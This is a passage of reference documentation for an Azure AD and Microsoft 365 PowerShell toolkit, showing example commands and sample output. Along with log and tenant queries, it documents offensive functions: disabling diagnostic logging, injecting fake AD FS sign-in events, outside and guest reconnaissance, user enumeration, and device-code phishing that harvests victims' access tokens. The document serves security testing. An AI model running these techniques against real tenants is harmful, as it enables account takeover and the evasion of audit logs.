Get-AADIntAzureInformation -Tenant 6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
```

Output:

```
objectId                                : 6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
displayName                             : Company Ltd
usersCanRegisterApps                    : True
isAnyAccessPanelPreviewFeaturesAvailable  : False
showMyGroupsFeature                     : False
myGroupsFeatureValue                    :
myGroupsGroupId                         :
```

```
myGroupsGroupName                          :
showMyAppsFeature                          : False
myAppsFeatureValue                         :
myAppsGroupId                              :
myAppsGroupName                            :
showUserActivityReportsFeature             : False
userActivityReportsFeatureValue            :
userActivityReportsGroupId                 :
userActivityReportsGroupName               :
showRegisteredAuthMethodFeature            : False
registeredAuthMethodFeatureValue           :
registeredAuthMethodGroupId                :
registeredAuthMethodGroupName              :
usersCanAddExternalUsers                   : False
limitedAccessCanAddExternalUsers           : False
restrictDirectoryAccess                    : False
groupsInAccessPanelEnabled                 : False
selfServiceGroupManagementEnabled          : True
securityGroupsEnabled                      : False
usersCanManageSecurityGroups               :
office365GroupsEnabled                     : False
usersCanManageOfficeGroups                 :
allUsersGroupEnabled                       : False
scopingGroupIdForManagingSecurityGroups    :
scopingGroupIdForManagingOfficeGroups      :
scopingGroupNameForManagingSecurityGroups  :
scopingGroupNameForManagingOfficeGroups    :
objectIdForAllUserGroup                    :
allowInvitations                           : False
isB2CTenant                                : False
restrictNonAdminUsers                      : False
enableLinkedInAppFamily                    : 0
toEnableLinkedInUsers                      : {}
toDisableLinkedInUsers                     : {}
linkedInSelectedGroupObjectId              :
linkedInSelectedGroupDisplayName           :
allowedActions                             : @{application=System.Object[]; domain=System.Objec
                                                                                          tenant
skuInfo                                    : @{aadPremiumBasic=False; aadPremium=False; aadPrem
                                                                                          enterp
```

```
domains                                 : {@{authenticationType=Managed; availabilityStatus=
                                                                                  isInit
                                                                                  passwo
                                                                                  isAdmi
                                                                                  name=c
```

Get-AADIntAzureSignInLog (M)

Since version 0.4.0
Returns the 50 latest entries from Azure AD sign-in log or single entry by id.

Example:

```
# Get the Access Token and save to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Show the log
Get-AADIntAzureSignInLog
```

Output:

```
createdDateTime              id                                   ipAddress      userPrincipalN
---------------              --                                   ---------      --------------
2020-05-25T05:54:28.5131075Z b223590e-8ba1-4d54-be54-03071659f900 199.11.103.31   admin@company
2020-05-29T07:56:50.2565658Z f6151a97-98cc-444e-a79f-a80b54490b00 139.93.35.110   user@company.
2020-05-29T08:02:24.8788565Z ad2cfeff-52f2-442a-b8fc-1e951b480b00 11.146.246.254 user2@company
2020-05-29T08:56:48.7857468Z e0f8e629-863f-43f5-a956-a4046a100d00 1.239.249.24   admin@company
```

```
# Show the information for a single entry
Get-AADIntAzureSignInLog -EntryId b223590e-8ba1-4d54-be54-03071659f900
```

Output:

```
id                                  : b223590e-8ba1-4d54-be54-03071659f900
createdDateTime                     : 2020-05-25T05:54:28.5131075Z
userDisplayName                     : admin company
userPrincipalName                   : admin@company.onmicrosoft.com
userId                              : 289fcdf8-af4e-40eb-a363-0430bc98d4d1
appId                               : c44b4083-3bb0-49c1-b47d-974e53cbdf3c
appDisplayName                      : Azure Portal
ipAddress                           : 199.11.103.31
clientAppUsed                       : Browser
userAgent                           : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
...
```

Get-AADIntAzureAuditLog (M)

Since version 0.4.0
Returns the 50 latest entries from Azure AD sign-in log or single entry by id.

Example:

```
# Get the Access Token and save to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Show the log
Get-AADIntAzureAuditLog
```

Output:

```
id                                                                  activityDateTime             act
--                                                                  ----------------             ---
Directory_9af6aff3-dc09-4ac1-a1d3-143e80977b3e_EZPWC_41985545 2020-05-29T07:57:51.4037921Z Add
Directory_f830a9d4-e746-48dc-944c-eb093364c011_1ZJAE_22273050 2020-05-29T07:57:51.6245497Z Add
Directory_a813bc02-5d7a-4a40-9d37-7d4081d42b42_RKRRS_12877155 2020-06-02T12:49:38.5177891Z Add
```

```
# Show the information for a single entry
Get-AADIntAzureAuditLog -EntryId Directory_9af6aff3-dc09-4ac1-a1d3-143e80977b3e_EZPWC_41985545
```

Output:

```
id                  : Directory_9af6aff3-dc09-4ac1-a1d3-143e80977b3e_EZPWC_41985545
category            : ApplicationManagement
correlationId       : 9af6aff3-dc09-4ac1-a1d3-143e80977b3e
result              : success
resultReason        :
activityDisplayName : Add service principal
activityDateTime    : 2020-05-29T07:57:51.4037921Z
loggedByService     : Core Directory
operationType       : Add
initiatedBy         : @{user=; app=}
targetResources     : {@{id=66ce0b00-92ee-4851-8495-7c144b77601f; displayName=Azure Credential
                                    groupType=; modifiedProperties=System.Object[]}}
additionalDetails   : {}
```

Remove-AADIntAzureDiagnosticSettings (AC)

Since version 0.4.5
Removes all diagnostic settings by disabling all logs.

Example:

```
# Get the access token
$at=Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Remove the diagnostic settings
Remove-AADIntAzureDiagnosticSettings
```

Get-AADIntAzureDiagnosticSettings (AC)

Since version 0.4.5
Lists all diagnostic settings.

Example:

```
# Get the access token
$at=Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# List diagnostic settings
Get-AADIntAzureDiagnosticSettings
```

Output:

```
Name                          : Audit and SignIn to Sentinel
WorkspaceId                   : /subscriptions/a04293e7-46c8-4bf4-bc6d-1bc1f41afae0/resourcegrou
StorageAccountId              :
EventHubAuthorizationRuleId   :
EventHubName                  :
ServiceBusRuleId              :

Name                          : Service Principal to Sentinel
WorkspaceId                   : /subscriptions/a04293e7-46c8-4bf4-bc6d-1bc1f41afae0/resourcegrou
StorageAccountId              :
EventHubAuthorizationRuleId   :
EventHubName                  :
ServiceBusRuleId              :
```

Get-AADIntAzureDiagnosticSettingsDetails (AC)

Since version 0.4.5
Gets log settings of the given Azure workspace.

Example: (continuing from the previous)

```
# List diagnostic settings for the given workspace
```

```
Get-AADAzureIntDiagnosticSettingsDetails -Name "Audit and SignIn to Sentinel"
```

Output:

```
Log                           Enabled Retention Enabled Retention Days
---                           ------- ----------------- --------------
ProvisioningLogs                False             False              0
AuditLogs                       False             False              0
SignInLogs                      False             False              0
NonInteractiveUserSignInLogs    False             False              0
ServicePrincipalSignInLogs      False             False              0
ManagedIdentitySignInLogs        True              True            365
```

Set-AADIntAzureDiagnosticSettingsDetails (AC)

Since version 0.4.5
Sets log settings for the given Azure workspace.

Example: (continuing from the previous)

```
# Set the diagnostic log settings for the given workspace
Set-AADIntDiagnosticSettingsDetails -Name "Audit and SignIn to Sentinel" -Log ManagedIdentityS
```

Output:

```
Log                           Enabled Retention Enabled Retention Days
---                           ------- ----------------- --------------
ProvisioningLogs                False             False              0
AuditLogs                        True              True            365
SignInLogs                       True              True            365
NonInteractiveUserSignInLogs    False             False              0
ServicePrincipalSignInLogs      False             False              0
ManagedIdentitySignInLogs        True              True            365
```

Get-AADIntAzureDirectoryActivityLog (AC)

Since version 0.6.1
Gets Azure Directory Activity log events even from tenants without Azure subscription.

Note: If the tenant doesn't have Azure subscription, the user must have "Access management for Azure resources" switched on at **https://portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/Properties** or use **Grant-AADIntAzureUserAccessAdminRole**.

Example:

```
# Get the access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Optional: grant Azure User Access Administrator role
Grant-AADIntAzureUserAccessAdminRole

# Get the events for the last month
$events = Get-AADIntAzureDirectoryActivityLog -Start (Get-Date).AddDays(-31)

# Select ADHybridHealthService related events and extract relevant information
$events | where {$_.authorization.action -like "Microsoft.ADHybrid*"} | %{New-Object psobject
```

Output:

```
Scope                                                                                   Opera
-----                                                                                   -----
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService                                              Updat
/providers/Microsoft.ADHybridHealthService                                              Updat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com  Delet
```

```
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com  Delet
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com  Delet
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com  Delet
/providers/Microsoft.ADHybridHealthService                                               Updat
/providers/Microsoft.ADHybridHealthService                                               Updat
```

Get-AADIntAzureWireServerAddress

Since version 0.6.5
Gets Azure and Azure Stack WireServer ip address using DHCP. If DHCP query fails, returns the default address (168.63.129.16)

Example:

```
# Get WireServer address
Get-AADIntAzureWireServerAddress
```

Output:

```
168.63.129.16
```

Hybrid Health functions

The following functions can be used to add new Hybrid Health services and agents, and to create & send fake log-in events to Azure AD.

New-AADIntHybridHealthService (AC)

Since version 0.5.0

Creates a new ADHybridHealthService

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create a new AD FS service
New-AADIntHybridHealthService -DisplayName "sts.company.com" -Signature "sts.company.com" -Typ
```

Output:

```
activeAlerts                            : 0
additionalInformation                   :
createdDate                             : 2021-07-12T07:25:29.1009287Z
customNotificationEmails                :
disabled                                : False
displayName                             : sts.company.com
health                                  : Healthy
lastDisabled                            :
lastUpdated                             : 0001-01-01T00:00:00
monitoringConfigurationsComputed        :
monitoringConfigurationsCustomized      :
notificationEmailEnabled                : True
notificationEmailEnabledForGlobalAdmins : True
notificationEmails                      :
notificationEmailsEnabledForGlobalAdmins : False
resolvedAlerts                          : 0
serviceId                               : 189c61bb-2c9c-4e86-b038-d0257c6c559e
serviceMembers                          :
serviceName                             : AdFederationService-sts.company.com
signature                               : sts.company.com
simpleProperties                        :
tenantId                                : c5ff949d-2696-4b68-9e13-055f19ed2d51
type                                    : AdFederationService
originalDisabledState                   : False
```

Get-AADIntHybridHealthServices (AC)

Since version 0.5.0

Gets ADHybridHealthServices

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# List the service names
Get-AADIntHybridHealthServices -Service AdFederationService | ft serviceName
```

Output:

```
serviceName
-----------
AdFederationService-sts.company.com
AdFederationService-sts.fake.myo365.site
```

Remove-AADIntHybridHealthService (AC)

Since version 0.5.0

Removes an ADHybridHealthService

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Remove the service
Remove-AADIntHybridHealthService -ServiceName "AdFederationService-sts.company.com"
```

New-AADIntHybridHealthServiceMember (AC)

Since version 0.5.0

Adds a new ADHybridHealthService member

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create a new service member
New-AADIntHybridHealthServiceMember -ServiceName "AdFederationService-sts.company.com" -Machin
```

Output:

```
lastReboot                          : 0001-01-01T00:00:00Z
lastDisabled                        :
lastUpdated                         : 0001-01-01T00:00:00
activeAlerts                        : 0
resolvedAlerts                      : 0
createdDate                         : 2021-05-06T07:15:50.0087136Z
disabled                            : False
dimensions                          :
additionalInformation               :
tenantId                            : 5b53828e-8e7b-42d1-a5f0-9b34bbd1844a
serviceId                           : 50abc8f3-243a-4ac1-a3fb-712054d7334b
serviceMemberId                     : 0fce7ce0-81a0-4bf7-87fb-fc787dfe13c2
machineId                           : e9f8357d-8a25-4cef-8c6b-f0b3c916ead5
machineName                         : MyServer
role                                :
status                              : Healthy
properties                          :
installedQfes                       :
recommendedQfes                     :
monitoringConfigurationsComputed    :
monitoringConfigurationsCustomized  :
osVersion                           :
osName                              :
disabledReason                      : 0
serverReportedMonitoringLevel       :
lastServerReportedMonitoringLevelChange :
```

Get-AADIntHybridHealthServiceMembers (AC)

Since version 0.5.0

Gets ADHybridHealthService members

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# List the service members
Get-AADIntHybridHealthServiceMembers -ServiceName "AdFederationService-sts.company.com" | ft ma
```

Output:

```
machineName serviceMemberId
----------- ---------------
SERVER      bec07a23-dd4a-4c80-8c92-9b9dc089f75c
PROXY       e4d72022-a268-4167-a964-1899b8baeaa5
```

Remove-AADIntHybridHealthServiceMember (AC)

Since version 0.5.0

Removes a ADHybridHealthService member

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Remove service member
Remove-AADIntHybridHealthServiceMember -ServiceName "AdFederationService-sts.company.com" -Serv
```

Get-AADIntHybridHealthServiceMonitoringPolicies (AC)

Since version 0.5.0

Gets ADHybridHealthService monitoring policies.

Example:

```
# Get an access token and save it to the cache:
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# List the monitoring policies
Get-AADIntHybridHealthServiceMonitoringPolicies
```

Output:

```
serviceType                       : AdFederationService
serviceId                         : 74b6a260-67a3-43ac-922f-ec7afe19649c
serviceMemberId                   : 52f7c09f-e6a4-41ff-b328-bb6a182e1aca
monitoringConfigurations          : {@{key=AadPremium; value=True}, @{key=MonitoringLevel; valu
propertiesExtractorClassName      : Microsoft.Identity.Health.Adfs.DataAccess.DataManager, Mic
dimensionTableEntityClassNameList :
roleType                          : AdfsServer_2016
moduleConfigurations              : {@{agentService=ConnectorAgent; moduleName=adfs; propertie

serviceType                       : AadSyncService
serviceId                         : 4ce7a4dd-0269-4ae1-a92c-88f381f11a33
serviceMemberId                   : fa657e9b-b609-470c-aa6a-9922d9f37e49
monitoringConfigurations          : {@{key=MonitoringLevel; value=Off}, @{key=StagingMode; valu
propertiesExtractorClassName      : Microsoft.Identity.Health.AadSync.DataAccess.DataManager, M
dimensionTableEntityClassNameList :
roleType                          : AadSync_AadConnectSync_1.0
moduleConfigurations              : {@{agentService=ConnectorAgent; moduleName=aadsync; proper
```

Send-AADIntHybridHealthServiceEvents

Since version 0.5.0

Sends the given AD FS log-in events to Azure using ADHybridHealthService protocols.

Example:

```
# Create an empty array
$events = @()

# Add new event(s) to the array
$events += (New-AADIntHybridHealtServiceEvent -Server "Server" -UPN "user@company.com" -IPAddr

# Get the agent information from the local AD FS server or proxy
$agentInfo = Get-AADIntHybridHealthServiceAgentInfo

# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events
```

New-AADIntHybridHealtServiceEvent (AC)

Since version 0.5.0

Creates a new ADHybridHealthService event with the given parameters.

Example:

```
# Create an empty array
$events = @()

# Add new event(s) to the array
$events += (New-AADIntHybridHealtServiceEvent -Server "Server" -UPN "user@company.com" -IPAddr

# Get the agent information from the local AD FS server or proxy
$agentInfo = Get-AADIntHybridHealthServiceAgentInfo

# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events
```

Register-AADIntHybridHealthServiceAgent (AC)

Since version 0.5.0

Creates a new ADHybridHealthService

Example:

```
# List the service names
Get-AADIntHybridHealthServices -Service AdFederationService | ft serviceName
```

```
serviceName
-----------
AdFederationService-sts.company.com
AdFederationService-sts.fake.myo365.site
```

```
# Register a new AD FS server
Register-AADIntHybridHealthServiceAgent -ServiceName "AdFederationService-sts.company.com" -Ma
```

```
Agent info saved to         "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f1
Client sertificate saved to "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f1
```

Kill chain functions

These functions are part of **AAD & M365 Kill Chain**.

Invoke-AADIntReconAsOutsider

Since version 0.4.0

Starts tenant recon of the given domain. Gets all verified domains of the tenant and extracts information such as their type.

Also checks whether Desktop SSO (aka Seamless SSO) is enabled for the tenant.

Value	Description
DNS	Does the DNS record exists?

MX	Does the MX point to Office 365?
SPF	Does the SPF contain Exchange Online?
Type	Federated or Managed
DMARC	Is the DMARC record configured?
DKIM	Is the DKIM record configured?
MTA-STS	Is the MTA-STS recored configured?
STS	The FQDN of the federated IdP's (Identity Provider) STS (Security Token Service) server
RPS	Relaying parties of STS (AD FS). Requires -GetRelayingParties switch.

Example 1:

```
# Invoke tenant recon as an outsider
Invoke-AADIntReconAsOutsider -Domain "company.com" | Format-Table
```

Output:

```
Tenant brand:       Company Ltd
Tenant name:        company
Tenant region:      USGov
Tenant sub region:  DODCON
Tenant id:          05aea22e-32f3-4c35-831b-52735704feb3
MDI instance:       company.atp.azure.com
DesktopSSO enabled: False

Name                          DNS   MX    SPF  DMARC  DKIM MTA-STS Type      STS
----                          ---   --    ---  -----  ---- ------- ----      ---
company.com                  True  True  True   True  True    True Federated sts.company.com
company.mail.onmicrosoft.com True  True  True   True  True   False Managed
company.onmicrosoft.com      True  True  True  False  True   False Managed
int.company.com             False False False  False  True   False Managed
```

Example 2:

```
# Invoke tenant recon as an outsider using a known user name to show CBA status
Invoke-AADIntReconAsOutsider -UserName "user@company.com" | Format-Table
```

Output:

```
Tenant brand:       Company Ltd
Tenant name:        company
Tenant id:          05aea22e-32f3-4c35-831b-52735704feb3
Tenant region:      NA
DesktopSSO enabled: False
MDI instance:       company.atp.azure.com
CBA enabled:        True

Name                           DNS   MX    SPF   DMARC  DKIM MTA-STS Type      STS
----                           ---   --    ---   -----  ---- ------- ----      ---
company.com                   True  True  True    True  True    True Federated sts.company.com
company.mail.onmicrosoft.com  True  True  True    True  True   False Managed
company.onmicrosoft.com       True  True  True   False  True   False Managed
int.company.com              False False False   False  True   False Managed
```

Example 3:

```
# Invoke tenant recon and get relaying trust parties
Invoke-AADIntReconAsOutsider -Domain "company.com" -GetRelayingParties | Format-Table
```

Output:

```
Tenant brand:       Company Ltd
Tenant name:        company
Tenant id:          05aea22e-32f3-4c35-831b-52735704feb3
Tenant region:      NA
DesktopSSO enabled: False

Name                           DNS   MX    SPF   DMARC  DKIM MTA-STS Type      STS
```

```
----                            ---   --    ---  -----  ---- ------- ----      ---
company.com                    True  True  True   True  True    True Federated sts.company.com
company.mail.onmicrosoft.com   True  True  True   True  True   False Managed
company.onmicrosoft.com        True  True  True  False  True   False Managed
int.company.com               False False False  False  True   False Managed
```

Invoke-AADIntUserEnumerationAsOutsider

Since version 0.4.0

Checks whether the given user exists in Azure AD or not. Works also with external users! Supports three enumeration methods:

Method	Description
Normal	Uses GetCredentialType endpoint to query user information
Login	Tries to log in to Azure AD using oauth2 endpoint
Autologon	Tries to log in to Azure AD using autologon endpoint
RST2	Tries to log in to Azure AD using RST2 endpoint

Returns $True or $False if existence can be verified and empty if not.

Example 1:

```
# Invoke user enumeration as an outsider
Invoke-AADIntUserEnumerationAsOutsider -UserName "user@company.com"
```

Output:

```
UserName         Exists
--------         ------
user@company.com True
```

Example 2:

```
# Invoke user enumeration as an outsider using a text file
Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider
```

Output:

```
UserName                                                Exists
--------                                                ------
user@company.com                                        True
user2@company.com                                       False
user@company.net
external.user_gmail.com#EXT#@company.onmicrosoft.com    True
external.user_outlook.com#EXT#@company.onmicrosoft.com False
```

Example 3:

```
# Invoke user enumeration as an outsider using a text file with Login method
Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Login
```

Output:

```
UserName                                                Exists
--------                                                ------
user@company.com                                        True
user2@company.com                                       False
user@company.net                                        True
external.user_gmail.com#EXT#@company.onmicrosoft.com    True
external.user_outlook.com#EXT#@company.onmicrosoft.com False
```

Example 4:

```
# Invoke user enumeration as an outsider with Autologon method
Invoke-AADIntUserEnumerationAsOutsider -UserName "user@company.com","user2@company.com" -Metho
```

Output:

```
UserName                                                  Exists
--------                                                  ------
user@company.com                                          True
user2@company.com                                         False
```

Invoke-AADIntReconAsGuest (AC)

Since version 0.4.0

Starts tenant recon of Azure AD tenant. Prompts for tenant. Retrieves information from Azure AD tenant, such as, the number of Azure AD objects and quota, and the number of domains (both verified and unverified).

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Invoke tenant recon as guest
$results = Invoke-AADIntReconAsGuest
```

Output:

```
Tenant brand:                Company Ltd
Tenant name:                 company.onmicrosoft.com
Tenant id:                   6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
Azure AD objects:            520/500000
Domains:                     6 (4 verified)
Non-admin users restricted?  True
Users can register apps?     True
Directory access restricted? False
```

```
# Show users allowed actions
```

```
$results.allowedActions
```

Output:

```
application      : {read}
domain           : {read}
group            : {read}
serviceprincipal : {read}
tenantdetail     : {read}
user             : {read, update}
serviceaction    : {consent}
```

Example 2:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# List Azure tenants the user has access to
Get-AADIntAzureTenants
```

Output:

```
Id                                   Country Name                    Domains
--                                   ------- ----                    -------
221769d7-0747-467c-a5c1-e387a232c58c FI      Firma Oy                {firma.mail.onmicrosoft
6e3846ee-e8ca-4609-a3ab-f405cfbd02cd US      Company Ltd             {company.onmicrosoft.co
```

```
# Get a new access token for the specific tenant in case of MFA is required
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache -Tenant 6e3846ee-e8ca-4609-a3ab-f405c

# Invoke tenant recon as guest
$results = Invoke-AADIntReconAsGuest
```

Output:

```
Tenant brand:                Company Ltd
Tenant name:                 company.onmicrosoft.com
Tenant id:                   6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
Azure AD objects:            520/500000
Domains:                     6 (4 verified)
Non-admin users restricted?  True
Users can register apps?     True
Directory access restricted? False
```

```
# Show users allowed actions
$results.allowedActions
```

Output:

```
application      : {read}
domain           : {read}
group            : {read}
serviceprincipal : {read}
tenantdetail     : {read}
user             : {read, update}
serviceaction    : {consent}
```

Invoke-AADIntUserEnumerationAsGuest (AC)

Since version 0.4.0

Crawls the target organisation for user names, groups, and roles. The starting point is the signed-in user, a given username, or a group id.

The crawl can be controlled with switches. Group members are limited to 1000 entries per group.

Switch	Description
Groups	Include user's groups
GroupMembers	Include members of user's groups

Roles	Include roles of user and group members. Can be very time consuming!
Manager	Include user's manager
Subordinates	Include user's subordinates (direct reports)

Parameters:

Parameter	Description
UserName	User principal name (UPN) of the user to search. If not given, the user name from the access token is used and treated as external (email_domain#EXT#@company.onmicrosoft.com)
GroupId	Id of the group. If this is given, only the members of the group are included.

Example:

```
# Invoke user enumeration as a guest
$results = Invoke-AADIntUserEnumerationAsGuest -UserName "user@company.com"
```

Output:

```
Tenant brand: Company Ltd
Tenant name:  company.onmicrosoft.com
Tenant id:    6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
Logged in as: live.com#user@outlook.com
Users:        5
Groups:       2
Roles:        0
```

Example 2:

```
# Invoke user enumeration as an outsider using a text file
Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider
```

Output:

```
UserName                                                Exists
--------                                                ------
user@company.com                                        True
user2@company.com                                       False
external.user_gmail.com#EXT#@company.onmicrosoft.com    True
external.user_outlook.com#EXT#@company.onmicrosoft.com False
```

Invoke-AADIntReconAsInsider (AC)

Since version 0.4.0

Starts tenant recon of Azure AD tenant.

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Invoke tenant recon as guest
$results = Invoke-AADIntReconAsInsider
```

Output:

```
Tenant brand:                Company Ltd
Tenant name:                 company.onmicrosoft.com
Tenant id:                   6e3846ee-e8ca-4609-a3ab-f405cfbd02cd
Tenant SKU:                  E3
Azure AD objects:            520/500000
Domains:                     6 (4 verified)
Non-admin users restricted?  True
Users can register apps?     True
Directory access restricted? False
Directory sync enabled?      true
Global admins                3
```

```
# List all admin roles that have members
$results.roleInformation | Where Members -ne $null | select Name,Members
```

Output:

```
Name                              Members
----                              -------
Company Administrator             {@{DisplayName=MOD Administrator; UserPrincipalName=admin@c
User Account Administrator        @{DisplayName=User Admin; UserPrincipalName=useradmin@compa
Directory Readers                 {@{DisplayName=Microsoft.Azure.SyncFabric; UserPrincipalNam
Directory Synchronization Accounts {@{DisplayName=On-Premises Directory Synchronization Servic
```

Invoke-AADIntUserEnumerationAsInsider (AC)

Since version 0.4.0

Dumps user names and groups of the tenant.

By default, the first 1000 users and groups are returned.

Switch	Description
Groups	Include groups
GroupMembers	Include members of the groups (not recommended)

Parameters:

Parameter	Description
GroupId	Id of the group. Id of the group. If this is given, only one group and members are included.

Example:

```
# Invoke user enumeration as a insider
$results = Invoke-AADIntUserEnumerationAsInsider
```

Output:

```
Users:        5542
Groups:        212
```

```
# List the first user's information
$results.Users[0]
```

Output:

```
id                              : 7ab0eb51-b7cb-4ff0-84ec-893a413d7b4a
displayName                     : User Demo
userPrincipalName               : User@company.com
onPremisesImmutableId           : UQ989+t6fEq9/0ogYtt1pA==
onPremisesLastSyncDateTime      : 2020-07-14T08:18:47Z
onPremisesSamAccountName        : UserD
onPremisesSecurityIdentifier    : S-1-5-21-854168551-3279074086-2022502410-1104
refreshTokensValidFromDateTime  : 2019-07-14T08:21:35Z
signInSessionsValidFromDateTime : 2019-07-14T08:21:35Z
proxyAddresses                  : {smtp:User@company.onmicrosoft.com, SMTP:User@company.com}
businessPhones                  : {+1234567890}
identities                      : {@{signInType=userPrincipalName; issuer=company.onmicrosoft.
```

Invoke-AADIntPhishing

Since version 0.4.4

Sends phishing mail to given recipients and receives user's access token using **device code authentication** flow.


The sent message is an html message. Uses string formatting to insert url and user code:

Placeholder	Value
{0}	user code
{1}	signing url


Default message:

```
'<div>Hi!<br/>This is a message sent to you by someone who is using <a href="https://o365blog.
```

Email:



Teams:



Example1:

```
# Send a phishing email to a recipient using the default message
$tokens = Invoke-AADPhishing -Recipients "wvictim@company.com" -Subject "Johnny shared a docum
```

Output1:

```
Code: CKDZ2BURF
Mail sent to: wvictim@company.com
```

```
...
Received access token for william.victim@company.com
```

Example2:

```
# Get access token for teams
Get-AADIntAccessTokenForTeams -SaveToCache

# Send a teams message to a recipient using the default message
$tokens = Invoke-AADPhishing -Recipients "wvictim@company.com" -Teams
```

Output2:

```
Code: CKDZ2BURF
Teams message sent to: wvictim@company.com. Message id: 132473151989090816
...
Received access token for william.victim@company.com
```

Example3:

```
# Send a phishing email to recipients using a customised message and save the tokens to cache
Invoke-AADPhishing -Recipients "wvictim@company.com","wvictim2@company.com" -Subject "Johnny s
```

```
Code: CKDZ2BURF
Mail sent to: wvictim@company.com
Mail sent to: wvictim2@company.com
...
Received access token for william.victim@company.com
```

```
